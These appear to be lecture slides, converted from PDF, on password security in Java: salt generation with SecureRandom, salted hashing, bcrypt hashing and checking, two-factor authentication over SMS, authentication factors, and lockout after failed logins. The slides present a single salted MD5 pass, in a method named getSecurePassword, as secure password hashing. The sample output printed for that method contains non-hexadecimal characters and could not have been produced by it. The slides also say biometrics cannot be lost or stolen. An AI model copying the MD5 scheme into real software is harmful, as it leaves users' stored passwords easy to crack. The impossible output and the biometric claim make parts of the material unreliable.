How Random is the generateSalt ?

# SECURE RANDOM SALT

```
private static byte[] getSalt() throws NoSuchAlgorithmException
{
    //Always use a SecureRandom generator
    SecureRandom sr = SecureRandom.getInstance("SHA1PRNG");
    //Create array for salt
    byte[] salt = new byte[16];
    //Get a random salt
    sr.nextBytes(salt);
    //return salt
    return salt;
}
```

- *Use **SecureRandom** to create good Salts, and in Java. SecureRandom class supports the “SHA1PRNG” pseudo random number generator algorithm*
- *SHA1PRNG algorithm is used as cryptographically strong pseudo-random number generator based on the SHA-1 message digest algorithm*

```
private static String getSecurePassword(String passwordToHash, byte[] salt)
{
    String generatedPassword = null;
    try {
        // Create MessageDigest instance for MD5
        MessageDigest md = MessageDigest.getInstance("MD5");
        //Add password bytes to digest
        md.update(salt);
        //Get the hash's bytes
        byte[] bytes = md.digest(passwordToHash.getBytes());
        //This bytes[] has bytes in decimal format;
        //Convert to hexadecimal format
        StringBuilder sb = new StringBuilder();
        for(int i=0; i< bytes.length ;i++)
        {
            sb.append(Integer.toString((bytes[i] & 0xff) + 0x100, 16).substring(1));
        }
        //Get complete hashed password in hex format
        generatedPassword = sb.toString();
    }
    catch (NoSuchAlgorithmException e) {
        e.printStackTrace();
    }
    return generatedPassword;
}
```



# SECURE RANDOM SALT

```
String passwordToHash = "password";  
byte[] salt = getSalt();
```

```
String securePassword = getSecurePassword(passwordToHash, salt);  
System.out.println(securePassword);
```

```
//Prints 89tu4p5baeea908Yc1635e4ea98483f8p25r
```

- *Use **SecureRandom** to create good Salts, and in Java. SecureRandom class supports the “**SHA1PRNG**” pseudo random number generator algorithm*
- *SHA1PRNG algorithm is used as cryptographically strong pseudo-random number generator based on the SHA-1 message digest algorithm*

# BCRYPT EXAMPLE

- Bcrypt hash string
  - \$2b\$[cost]\$[22 character salt][31 character hash]

```
$2a$10$N9qo8uLOickgx2ZMRZoMyeIjZAgcfl7p92ldGxad68LJZdL17lhWy
 \_/\_ \_/\_
  Alg Cost      Salt                               Hash
```

- \$2a\$: The hash algorithm identifier (bcrypt)
- 10: Cost factor 10 ==> 2<sup>10</sup> = 1024 iterations
- N9qo8uLOickgx2ZMRZoMye: 16-byte (128-bit) salt, base64 encoded to 22 characters
- IjZAgcfl7p92ldGxad68LJZdL17lhWy: 24-byte (192-bit) hash, base64 encoded to 31 characters

# BCRYPT EXAMPLE

```
private static int workload = 12;
```

```
public static String hashPassword(String password_plaintext) {  
    String salt = BCrypt.gensalt(workload);  
    String hashed_password = BCrypt.hashpw(password_plaintext, salt);  
  
    return(hashed_password);  
}
```

```
public static boolean checkPassword(String password_plaintext, String stored_hash) {  
    boolean password_verified = false;  
  
    if(null == stored_hash || !stored_hash.startsWith("$2a$"))  
        throw new java.lang.IllegalArgumentException("Invalid hash provided for comparison");  
  
    password_verified = BCrypt.checkpw(password_plaintext, stored_hash);  
  
    return(password_verified);  
}
```

```
String computed_hash = hashPassword(test_passwd);
```

```
String compare_computed = checkPassword(test_passwd, computed_hash)  
    ? "Passwords Match" : "Passwords do not match";
```

# CRAZY SALTING

salt + password + salt => hash

# TWO-FACTOR AUTHENTICATION OVERVIEW


**Two-factor authentication requires the use of two of the three authentication factors:**

**Something only the user:**

- 1. Knows** (e.g. password, PIN, secret answer)
- 2. Has** (e.g. ATM card, mobile phone, hard token)
- 3. Is** (e.g. biometric – iris, fingerprint, etc.)

# TWO-FACTOR AUTHENTICATION – SMS EXAMPLE

- System verifies user's Username & password.
  - If credential is correct, system generates a random 6 digit number and sends code to user via SMS.
  - User enters code for 2<sup>nd</sup> factor challenge.
  - If code is correct user will be granted access else user will need to resend sms code or enter the code again.
  - Code should have an expiry time (example 3 mins).
- 
- 2 factor authentication may be used with account registration to verify user's mobile no. as well as
  - Login to system




The screenshot shows a web form titled "One Time Password(OTP) Verification" with a close button (X) in the top right corner. The form contains the following text: "An OTP has been sent to your mobile number: ( xxxxxxxx ). To Proceed, please enter the 6 digit OTP in the box below." Below this is a line of text: "If you do not receive the code in the next 2 mins, please click 'Resend'." There is a text input field for the OTP, followed by a small lock icon. At the bottom right of the form are two buttons: "Resend" (red) and "Submit" (blue).

# EXISTING USER AUTHENTICATION TECHNIQUES

| Method                                 | Examples                                 | Properties                                                                                     |
|----------------------------------------|------------------------------------------|------------------------------------------------------------------------------------------------|
| What you know                          | User Ids,<br>PINs<br>Passwords           | Shared<br>Easy to guess<br>Usually forgotten                                                   |
| What you have                          | Cards<br>Badges<br>Keys                  | Shared<br>Can be Duplicated<br>Lost or Stolen                                                  |
| What you know and what you have        | ATM + PIN                                | Shared<br>PIN is weak (written on back, easy to guess or forget)                               |
| Something unique about user (Bio-data) | Fingerprint, face, voiceprint, iris scan | Not possible to share<br>Repudiation unlikely<br>Forging difficult<br>Cannot be lost or stolen |

# SINGLE AND MULTI-FACTOR AUTHENTICATION

- **One-factor authentication**
  - Using only one authentication credential
- **Multi-factor authentication**
  - Enhances security, particularly if different types of authentication methods are used





# **SINGLE FACTOR AUTHENTICATION - DEFINED**

- **Single factor authentication has been traditionally established by one of these elements:**
  - **Something you have—including keys or token cards**
  - **Something you know—including passwords**
  - **Something you are—including fingerprints, voiceprints or retinal scans (iris)**


# TWO FACTOR AUTHENTICATION - DEFINED

- Given the limitations of single-factor authentication, the logical alternative is two-factor authentication, in which two of the methods are applied in tandem.
- A good example is an online banking system where a login control (what you know) requires a second factor authentication such as SMS/Token (what you have).
- Not only can you prove your identity and gain access to a resource, but you cannot deny accessing the resource at a later time. We define "strong user authentication" as the two-factor method described above.

# AUTHENTICATION FAILURES

## ■ Humans or bots?

- Protect your website from spam and abuse while letting real people pass through with ease
- Activate when login failure occurred x amount of times



## ■ Account lockout

- De-activate user account with x number of failed login attempts
- Auto re-activation after 30 mins.

## ■ Others possible methods ?